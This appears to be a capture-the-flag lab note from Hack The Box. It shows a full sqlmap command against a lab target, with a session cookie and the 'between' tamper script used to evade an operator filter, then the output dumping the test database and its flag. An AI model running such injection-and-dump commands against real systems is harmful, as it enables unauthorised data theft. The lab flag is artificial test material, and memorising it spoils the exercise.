sqlmap 'http://154.57.164.73:32061/case11.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case11.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --tamper=between --batch --dump
- Remember between replaces all occurrences of greater than operator (
>) withNOT BETWEEN 0 AND #, and the equals operator ('=') withBETWEEN # AND #
Output:
[15:16:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:16:46] [INFO] retrieved: testdb
[15:17:12] [INFO] fetching tables for database: 'testdb'
[15:17:12] [INFO] fetching number of tables for database 'testdb'
[15:17:12] [INFO] retrieved: 2
[15:17:14] [INFO] retrieved: flag11
[15:17:28] [INFO] retrieved: users
[15:17:41] [INFO] fetching columns for table 'flag11' in database 'testdb'
[15:17:41] [INFO] retrieved: 2
[15:17:43] [INFO] retrieved: id
[15:17:48] [INFO] retrieved: content
[15:18:04] [INFO] fetching entries for table 'flag11' in database 'testdb'
[15:18:04] [INFO] fetching number of entries for table 'flag11' in database 'testdb'
[15:18:04] [INFO] retrieved: 1
[15:18:07] [INFO] retrieved: HTB{5p3c14l_ch4r5_n0_m0r3}
[15:19:06] [INFO] retrieved: 1
Database: testdb
Table: flag11
[1 entry]
+----+----------------------------+
| id | content                    |
+----+----------------------------+
| 1  | HTB{5p3c14l_ch4r5_n0_m0r3} |
+----+----------------------------+
...
flag: HTB